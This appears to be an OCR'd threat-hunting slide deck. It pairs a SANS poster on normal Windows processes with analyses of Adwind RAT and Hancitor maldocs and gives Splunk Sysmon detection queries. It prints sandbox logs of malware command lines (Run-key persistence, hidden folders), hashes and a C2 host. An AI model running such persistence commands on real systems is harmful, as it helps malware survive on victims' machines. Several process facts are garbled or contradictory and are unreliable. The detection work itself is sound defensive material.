FOR253

Forensics

FOR353

Forensics

FOR154

Forensics

FOR254

Forensics

FOR354

Forensics

FOR155

Forensics

FOR255

Forensics

FOR355

Forensics

FOR156

Forensics

FOR256

Forensics

FOR356

Forensics

FOR157

Forensics

FOR257

Forensics

FOR357

Forensics

FOR158

Forensics

FOR258

Forensics

FOR358

Forensics

FOR159

Forensics

FOR259

Forensics

FOR359

Forensics

FOR160

Forensics

FOR260

Forensics

FOR360

Forensics

FOR161

Forensics

FOR261

Forensics

FOR361

Forensics

FOR162

Forensics

FOR262

Forensics

FOR362

Forensics

FOR163

Forensics

FOR263

Forensics

FOR363

Forensics

FOR164

Forensics

FOR264

Forensics

FOR364

Forensics

FOR165

Forensics

FOR265

Forensics

FOR365

Forensics

FOR166

Forensics

FOR266

Forensics

FOR366

Forensics

FOR167

Forensics

FOR267

Forensics

FOR367

Forensics

FOR168

Forensics

FOR268

Forensics

FOR368

Forensics

FOR169

Forensics

FOR269

Forensics

FOR369

Forensics

FOR170

Forensics

FOR270

Forensics

FOR370

Forensics

FOR171

Forensics

FOR271

Forensics

FOR371

Forensics

FOR172

Forensics

FOR272

Forensics

FOR372

Forensics

FOR173

Forensics

FOR273

Forensics

FOR373

Forensics

FOR174

Forensics

FOR274

Forensics

FOR374

Forensics

FOR175

Forensics

FOR275

Forensics

FOR375

Forensics

FOR176

Forensics

FOR276

Forensics

FOR376

Forensics

FOR177

Forensics

FOR277

Forensics

FOR377

Forensics

FOR178

Forensics

FOR278

Forensics

FOR378

Forensics

FOR179

Forensics

FOR279

Forensics

FOR379

Forensics

FOR180

Forensics

FOR280

Forensics

FOR380

Forensics

FOR181

Forensics

FOR281

Forensics

FOR381

Forensics

FOR182

Forensics

FOR282

Forensics

FOR382

Forensics

FOR183

Forensics

FOR283

Forensics

FOR383

Forensics

FOR184

Forensics

FOR284

Forensics

FOR384

Forensics

FOR185

Forensics

FOR285

Forensics

FOR385


Forensics

FOR186

Forensics

How do you know Evil? (DFIR Poster)

[illegible]



[#DFIR](#)
[#KANS](#)
[#DFIR](#)
[#KANS](#)

Know Normal...Find Evil

Knowing what's normal on a Windows host helps cut through the noise to quickly locate potential malware.
Use the information below as a reference to know what's normal in Windows and to focus your attention on the outliers.

System

Image Path: `\\.\System`

Parent Process: `None`

Number of Instances: `One`

User Account: `Local System`

Start Time: `At boot time`

Description: The System process is responsible for many low-level hardware tasks. It is the first process to start when a Windows system boots. It is the parent process for all other processes.

When searching for malicious processes, look for any of these anomalous characteristics:

- Started with the wrong parent process
- Image executable is located in the wrong path
- Misnamed processes
- Processes that are running under the wrong account (Incorrect SID)
- Processes with unusual start times (i.e., starts minutes or hours after boot when it should be within seconds of boot)
- Unusual command-line arguments
- Packed executables

csrss.exe

Image Path: `\\.\csrss.exe`

Parent Process: `csrss.exe`

Number of Instances: `One or more`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The csrss.exe process is responsible for creating and managing console windows. It is the parent process for all console windows.

smss.exe

Image Path: `\\.\smss.exe`

Parent Process: `System`

Number of Instances: `One or more`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The smss.exe process is responsible for creating and managing console windows. It is the parent process for all console windows.

Process Hacker

Process: `System Idle Process`

Process: `System`

Process: `Interrupts`

services.exe

Image Path: `\\.\services.exe`

Parent Process: `System`

Number of Instances: `One`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The services.exe process is responsible for managing the Windows service architecture.

processes, look for any of these

process the wrong path

er the wrong account (incorrect SID names (i.e., starts minutes or hours within seconds of boot)

nts

Parent Process: `System`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The smss.exe process is responsible for creating and managing console windows. It is the parent process for all console windows.

Parent Process: `System`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The smss.exe process is responsible for creating and managing console windows. It is the parent process for all console windows.



Parent Process: `System`

User Account: `Local System`

Start Time: `Minutes to hours into the day`

Description: The smss.exe process is responsible for creating and managing console windows. It is the parent process for all console windows.

How do you know Evil? (DFIR Poster)



SANS DFIR
DIGITAL FORENSICS & INCIDENT RESPONSE
POSTER
SPRING 2016 - 20TH EDITION
digital-forensics.sans.org

Know Normal...Find Evil

Knowing what's normal on a Windows host helps cut through the noise to quickly locate potential malware. Use the information below as a reference to know what's normal in Windows and to focus your attention on the outliers.

In an intrusion case, spotting the difference between abnormal and normal is often the difference between success and failure. Your mission is to quickly identify suspicious artifacts in order to verify potential intrusions. Use the information below as a reference for locating anomalies that could reveal the actions of an attacker.

Know Abnormal

Memory Artifacts

In an intrusion case, spotting the difference between abnormal and normal is often the difference between success and failure. Your mission is to quickly identify suspicious artifacts in order to verify potential intrusions. Use the information below as a reference for locating anomalies that could reveal the actions of an attacker.

Rogue Processes

When searching for rogue processes, look for any process that is not a known process. This is often the case with malware. When searching for rogue processes, look for any process that is not a known process. This is often the case with malware.

Code Injection and

Code injection and code execution are common techniques used by attackers to execute malicious code on a victim's system. This is often the case with malware.

Suspicious Network

When searching for suspicious network activity, look for any network activity that is not a known activity. This is often the case with malware.

When searching for anomalous

- Started v
- Image ex
- Misspelle
- Processes
- Processes
- Unusual
- Packed e

any of these

(incorrect SID)

utes or hours

ot)

CSRSS.exe

Image Path: %SystemRoot%\system32\csrss.exe

Parent Process: csrss.exe

Number of Instances: Two or more

User Accounts: Local System

Start Time: Make a record of how long the file is running for. If the file is running for a long time, it is likely a legitimate process. If the file is running for a short time, it is likely a suspicious process.

services.exe

Image Path: %SystemRoot%\system32\services.exe

Parent Process: wininit.exe

Number of Instances: One

User Accounts: Local System

How do you know Evil? (DFIR Poster)



SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE

POSTER

SPRING 2014 • 20th EDITION

digital-forensics.sans.org

Know About

Memory Artifacts

Regus Processes

When analyzing memory dumps of live systems for detecting malicious processes, it is often difficult to identify processes that are not running on the system. This is because the operating system (OS) does not maintain a list of all processes that have ever been running on the system. Instead, the OS maintains a list of processes that are currently running on the system. This list is known as the process table. The process table is a data structure that contains information about each process that is currently running on the system. This information includes the process ID (PID), the process name, the process's parent process ID (PPID), and the process's state. The process table is a critical component of the OS, and it is used by the OS to manage the execution of processes. By analyzing the process table, analysts can identify processes that are currently running on the system and determine if any of these processes are malicious.

Code Injection and Rootkit Behavior

Code injection and rootkit behavior are two common techniques used by attackers to gain unauthorized access to a system. Code injection involves inserting malicious code into a legitimate process's memory space. This code can then execute with the same privileges as the legitimate process, allowing the attacker to perform actions that they would not be able to perform otherwise. Rootkit behavior involves installing a rootkit on a system, which is a type of malware that allows the attacker to gain root access to the system. Rootkits can hide the attacker's presence from the system's security tools, making it difficult to detect and remove the rootkit. Both code injection and rootkit behavior are serious threats to system security, and they should be carefully monitored and analyzed.

Suspicious Network Activity

Many new processes in Windows often connect to various external services, such as Microsoft Office, Google, and other cloud services. These connections are often made over the Internet, and they can be used to exfiltrate data or to download malicious code. Analysts should be aware of these connections and should look for any unusual activity. For example, if a process is connecting to a known malicious IP address, this could be a sign of a security issue. Similarly, if a process is downloading a large amount of data from an external source, this could be a sign of data exfiltration. By monitoring network activity, analysts can identify suspicious behavior and take action to prevent a security breach.

Code Injection and Rootkit Behavior

Code injection and rootkit behavior are two common techniques used by attackers to gain unauthorized access to a system. Code injection involves inserting malicious code into a legitimate process's memory space. This code can then execute with the same privileges as the legitimate process, allowing the attacker to perform actions that they would not be able to perform otherwise. Rootkit behavior involves installing a rootkit on a system, which is a type of malware that allows the attacker to gain root access to the system. Rootkits can hide the attacker's presence from the system's security tools, making it difficult to detect and remove the rootkit. Both code injection and rootkit behavior are serious threats to system security, and they should be carefully monitored and analyzed.

Suspicious Network Activity

Many new processes in Windows often connect to various external services, such as Microsoft Office, Google, and other cloud services. These connections are often made over the Internet, and they can be used to exfiltrate data or to download malicious code. Analysts should be aware of these connections and should look for any unusual activity. For example, if a process is connecting to a known malicious IP address, this could be a sign of a security issue. Similarly, if a process is downloading a large amount of data from an external source, this could be a sign of data exfiltration. By monitoring network activity, analysts can identify suspicious behavior and take action to prevent a security breach.

 svchost.exe

Image Path: %SystemRoot%\System32\svchost.exe

Parent Process: services.exe

Number of Instances: Five or more

User Account: Varies depending on svchost instance, though it typically will be Local System, Network Service, or Local Service accounts. Instances running under any other account should be investigated.

Start Time: Typically within seconds of boot time. However, services can be started after boot, which might result in new instances of `svchost.exe` well after boot time.

Description: The generic host process for Windows Services. It is used for running service DLLs. Windows will run multiple instances of **svchost.exe**, each using a unique “-k” parameter for grouping similar services. Typical “-k” parameters include Btsvcs, DcomLaunch, RPCSS, LocalServiceNetworkRestricted, netsvcs, LocalService, NetworkService, LocalServiceNoNetwork, secsvcs, and LocalServiceAndNoImpersonation. Malware authors often take advantage of the ubiquitous nature of **svchost.exe** and use it either directly or indirectly to hide their malware. They use it directly by installing the malware as a service in a legitimate instance of **svchost.exe**. Alternatively, they use it indirectly by trying to blend in with legitimate instances of **svchost.exe**, either by slightly misspelling the name (e.g., **scvhost.exe**) or spelling it correctly but placing it in a directory other than System32. Keep in mind that a legitimate **svchost.exe** should always run from %SystemRoot%\System32, should have **services.exe** as its parent, and should host at least one service. Also, on default installations of Windows 7, all service executables and all service DLLs are signed by Microsoft.

[illegible]

Advanced Detection (ab-normal svchost.exe)

alert_sysmon_suspicious_svchost

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=1 svchost.exe  
| search Image="*\\svchost.exe*"   
  CommandLine!="* -k *" OR  
  (Image!="C:\\Windows\\System32\\svchost.exe"  
    Image!="C:\\Windows\\SysWOW64\\svchost.exe") OR  
  ParentImage!="C:\\Windows\\system32\\services.exe"
```

- * Search for «svchost.exe» process created
 - Without «-k» parameter
 - Parent process is not «services.exe»
 - Running under wrong path
 - *(extra: whitelist for known good Hashes or IMPHASH-es)*

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

G+1

f Like 9

t Tweet

in Share 16



ANDRA
ZAHARIA
MARCOM MANAGER



JULY 4TH, 2016 • 17:15

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA
ZAHARIA
MARCOM MANAGER



SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0

File name: Doc-172394856.jar

Detection ratio: 0 / 52

Analysis date: 2016-07-04 07:45:42 UTC (1 day, 2 hours ago) [View latest](#)

JULY 4T

Analysis

File detail

Additional information

Comments 2

Votes

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA
ZAHARIA
MARCOM MANAGER



JULY 4T



SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0

File name: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin

Detection ratio: 8 / 55

Analysis date: 2016-07-05 10:18:08 UTC (10 minutes ago)



SHA256

Analysis

File detail

Additional information

Comments 2

Votes

File name

Detection

Analysis

Antivirus

Result

Update

AegisLab

Backdoor.Java.Agent!c

20160705

ESET-NOD32

Java/Adwind.VX

20160705

Ikarus

Trojan.Java.Adwind

20160705

Kaspersky

Backdoor.Java.Agent.aw

20160705

McAfee-GW-Edition

Artemis

20160705

Microsoft

Backdoor.Java/Adwind.R

20160705

TrendMicro

JAVA_ADWIND.DUC

20160705

TrendMicro-HouseCall

JAVA_ADWIND.DUC

20160705

Analys

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



ANDRA
ZAHARIA
MARCOM MANAGER



JULY 4T



SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0
File name: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin
Detection ratio: 8 / 55
Analysis date: 2016-07-05 10:18:08 UTC (10 minutes ago)



SH [Analysis](#) [File detail](#) [Additional information](#) [Comments](#) 2 [Votes](#)

File #Adwind

Det
An
Posted 1 day, 1 hour ago by CSISkruse





submitname: "7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0"
vxstream-threatscore: 79/100
domains: "jmcour.alcatelupd.xyz"
hosts: "77.81.104.169:6050"
source: <https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>


Posted 1 day, 2 hours ago by PayloadSecurity

How do you know Evil? (OSINT)




Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

 1


 Like



ANDRA
ZAHARIA
MARCOM MANAGER



https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100

 **PAYLOAD**
SECURITY


Home Submissions Resources Contact

Doc-172394856.jar

Analyzed on July 4th 2016 10:15:06 (CEST) running the *Kernelmode* monitor and action script *Random desktop files*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by VxStream Sandbox v4.40 © Payload Security

Login to Download Sample (255KiB) Downloads VirusTotal Report Re-analyze



Incident Response


 Risk Assessment

Remote Access	Uses network protocols on unusual ports
Persistence	Spawns a lot of processes
Network Behavior	Contacts 1 domain and 1 host. View the network section for more details.




How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection






ANDRA
ZAHARIA
MARCOM MANAGER































https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100

PAYLOAD SECURITY Home Submissions Resources Contact

Hybrid Analysis

 Tip: Click an analysed process below to view more details.



Analysed 14 processes in total ([System Resource Monitor](#)).


-  **javaw.exe** -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448) 
 -  **cmd.exe** /C cscript.exe %TEMP%\Retrieve5604618104564430760.vbs (PID: 2560) 
 -  **cscript.exe** %TEMP%\Retrieve5604618104564430760.vbs (PID: 2488) 
 -  **cmd.exe** /C cscript.exe %TEMP%\Retrieve2855047595189580672.vbs (PID: 2956) 
 -  **cscript.exe** %TEMP%\Retrieve2855047595189580672.vbs (PID: 3028) 
 -  **xcopy.exe** xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220) 
 -  **reg.exe** reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQJztZ /t REG_EXPAND_SZ /d "\"%APPDATA%\Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxlJkKPii\BgHSYtccjkN.ELbrtQ\" /f (PID: 2428) 
 -  **attrib.exe** attrib +h "%USERPROFILE%\UQnxlJkKPii*" (PID: 3080) 
 -  **attrib.exe** attrib +h "%USERPROFILE%\UQnxlJkKPii\" (PID: 2740) 
 -  **javaw.exe** -jar %USERPROFILE%\UQnxlJkKPii\BgHSYtccjkN.ELbrtQ (PID: 2576) 
 -  **cmd.exe** /C cscript.exe %TEMP%\Retrieve4945796107772212709.vbs (PID: 3104) 
 -  **cscript.exe** %TEMP%\Retrieve4945796107772212709.vbs (PID: 2820) 
 -  **cmd.exe** /C cscript.exe %TEMP%\Retrieve2144031314835145968.vbs (PID: 2580) 
 -  **cscript.exe** %TEMP%\Retrieve2144031314835145968.vbs (PID: 2772) 



JULY 4TH, 2016

Advanced Detection (Adwind RAT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

  <https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>

 [Home](#) [Submissions](#) [Resources](#) [Contact](#)

  Hybrid Analysis

Analysed 14 processes in total (System Resource Monitor).

- `javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448)`
- `cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560)`
- `cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488)`
- `cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956)`
- `cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028)`
- `xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220)`
- `reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQJztZ /t REG_EXPAND_SZ /d "\"%APPDATA%\Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxljkkPii\BgHSYtccjkN.ELbrtQ\" /f (PID: 2428)`
- `attrib.exe attrib +h "%USERPROFILE%\UQnxljkkPii*" (PID: 3080)`
- `attrib.exe attrib +h "%USERPROFILE%\UQnxljkkPii" (PID: 2740)`
- `javaw.exe -jar %USERPROFILE%\UQnxljkkPii\BgHSYtccjkN.ELbrtQ (PID: 2576)`
- `cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104)`
- `cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820)`
- `cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580)`
- `cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772)`

Advanced Detection (Adwind RAT)

alert_sysmon_java-malware-infection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)  
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe*"  
OR (Image="*\\xcopy.exe*" CommandLine="*\\AppData\\Roaming\\Oracle\\*")  
OR CommandLine="*cscript*Retrive*.vbs*"
```

Analysed 14 processes in total (System Resource Monitor).



Advanced Detection (Adwind RAT)

alert_sysmon_persistence_reg_add

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  reg.exe add CurrentVersion  
| search  
  Image="*\reg.exe"  
  CommandLine="* add *" CommandLine="*CurrentVersion\Run*"
```


Analysed 14 processes in total (System Resource Monitor).



How do you know Evil? (OSINT)

[←](#) [→](#) [↺](#) [🏠](#) <https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>

Threat Level: **GREEN**

 **SANS ISC InfoSec Forums**
 [Search](#)

Contact Us
Diary
Podcasts
Jobs
News
Tools
Data

FORUMS
[Auditing](#)
[Diary Discussions](#)
[Forensics](#)
[General Discussions](#)
[Industry News](#)
[Network Security](#)
[Penetration Testing](#)
[Software Security](#)

[Questions? Feedback?](#)
[Please click here to let us know. Report Bugs Here](#)

Hancitor Maldoc Bypasses Application Whitelisting

[f](#) [t](#) [+](#)

For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and executes it.

Recently I found a variant that no longer writes the EXE to disk, but runs it with a technique called process replacement or process hollowing.

This sample (MD5 [B107F3235057BB2B06283030BE8F26E4](#)) contains VBA code that extracts encoded shellcode from a form property, injects it in the Word process and runs it. The shellcode contains both 32-bit and 64-bit code. If the Word process is a 32-bit process, the VBA code will execute the 32-bit shellcode, else if it is a 64-bit process it will execute the 64-bit shellcode.


The encoded, embedded EXE is embedded in the Word document via a PNG image. The encoded EXE is appended to a 1-pixel PNG image, which is inserted in the Word document. The EXE is base64 encoded, and then each base64 character is XORed with 15 and then has 3 subtracted from it. The encoded EXE is prefixed by string STARFALL followed by 4 bytes (2 bytes contain the size of the encoded EXE, 0x5AAC).

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
0010h:	00	00	00	01	00	00	00	01	10	02	00	00	01	B7	E0	BFà¿
0020h:	0B	00	00	00	09	70	48	59	73	00	00	05	6A	00	00	04pHYs...j...

How do you know Evil? (OSINT)

← → ↻ 🏠 <https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>

Threat Level: **GREEN**

 **SANS ISC InfoSec Forums**

Keyword, Domain, Port, IP or Header

Contact Us

Diary

Podcasts

Jobs

News

Tools

Data

FORUMS

[Audit](#)

[Diary](#)

[Foren](#)

[Gener](#)

[Indus](#)

[Netwo](#)

[Penet](#)




[Softw](#)

[Question](#)

[Please cl](#)

[now, Re](#)

Hancitor Maldoc Bypasses Application Whitelisting

For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and

→ ↻ 🏠 <https://blog.didierstevens.com/2016/11/02/maldoc-with-process-hollowing-shellcode/>

Wednesday 2 November 2016


Maldoc With Process Hollowing Shellcode

Filed under: **maldoc**, **Malware** — Didier Stevens @ 0:00

Last week I came across a **new Hancitor maldoc sample**. This sample contains encoded shellcode that starts a new (suspended) explorer.exe process, injects its own code (an embedded, encoded exe) and executes it. This **process hollowing** technique bypasses application whitelisting.

This maldoc uses VBA macros (no surprise) to execute its payload.

How do you know Evil? (OSINT)



SHA256: 5d077b1341a6472f02aac89488976d4395a91ae4f23657b0344da74f4a560c8d

File name: billing_doc_66820.doc

Detection ratio: 34 / 54

Analysis date: 2016-11-06 12:18:43 UTC (20 hours, 56 minutes ago)

[Analysis](#) [File detail](#) [Relationships](#) [Additional information](#) [Comments](#) 4

File identification

MD5	b107f3235057bb2b06283030be8f26e4
SHA1	b12d2984830eee5ef668032cc13691706efce4a5
SHA256	5d077b1341a6472f02aac89488976d4395a91ae4f23657b0344da74f4a560c8d

[General Discussions](#)
[Industry News](#)
[Network Security](#)
[Penetration Testing](#)
[Software Security](#)

[Questions? Feedback?](#)
[Please click here to let us know. Report Bugs Here](#)

word process is a 32-bit process, the VBA execute the 64-bit shellcode.

The encoded, embedded EXE is embedded 1-pixel PNG image, which is inserted in the character is XORed with 15 and then has 3 by 4 bytes (2 bytes contain the size of the

	0	1	2	3	4	5	6	7	8
0000h:	89	50	4E	47	0D	0A	1A	0A	00
0010h:	00	00	00	01	00	00	00	01	10
0020h:	0B	00	00	00	09	70	48	59	73

ng/21683/

Whitelisting

incitor malware with the following method: VBA code

VirusTotal metadata

First submission	2016-10-26 14:32:49 UTC (1 week, 4 days ago)
Last submission	2016-11-02 12:39:33 UTC (4 days, 20 hours ago)
File names	billing_doc_529100.doc billing_doc_346183.doc billing_doc_51802.doc billing_doc_83284.doc billing_doc_18584.doc billing_doc_54258.doc billing_doc_25541.doc billing_doc_22547.doc billing_doc_63525.doc billing_doc_919293.doc

First submission: 2016-10-26

Advanced Detection (Hancitor)

Hancitor samples using process injection (hollowing)

PROC: Office spawns explorer.exe for process injection

aca3daf2d346dc9f1d877f53cfa93e6e	irs_scanned__899383.doc	(2016-10-20)
b41f2365f8a44305bdc0e485100b3a0c	swisssign.com_irs_subpoena.doc	(2016-10-24)
5d3a733a05ee7e016ce9bd1789dfb993	statement_post.ch_83780.doc	(2016-10-25)
b107f3235057bb2b06283030be8f26e4	billing_doc_83343.doc	(2016-10-26)
55f5f681aad3f63b575d69703c53c8b1	subpoena_epaynet.com.doc	(2016-10-31)
88d60c264a9c3426c081a2cb56e3a879	order_631085.doc	(2016-11-07)
9d54e3bf831a159032ad86bbf0413a30	contract_154727.doc	(2016-11-10)

Same sample as
on ISC SANS blog

Advanced Detection (Hancitor)

Behavior Graph

ID:	175685
Sample:	irs_scanned__899383.doc
Startdate:	20/10/2016
Architecture:	WINDOWS
Score:	92

MALICIOUS


SUSPICIOUS

CLEAN

JOeSandboxCloud PRO

Startup

- system is w7_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
 - explorer.exe (PID: 2608 MD5: 8B88EBB05A0E56B7DCC708498C02B3E)
- cleanup




Advanced Detection (Hancitor)

alert_office_spawn_system_process

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
explorer.exe OR svchost.exe  
| search (Image="*\\explorer.exe" OR Image="*\\svchost.exe")  
(ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe")
```

→ Some false hits from «excel.exe» (*needs tuning*)



The screenshot shows the JoeSandbox Cloud PRO interface. At the top is the logo "JoeSandbox Cloud PRO". Below it is a section titled "Startup" in blue text. Under "Startup", there is a list of events:


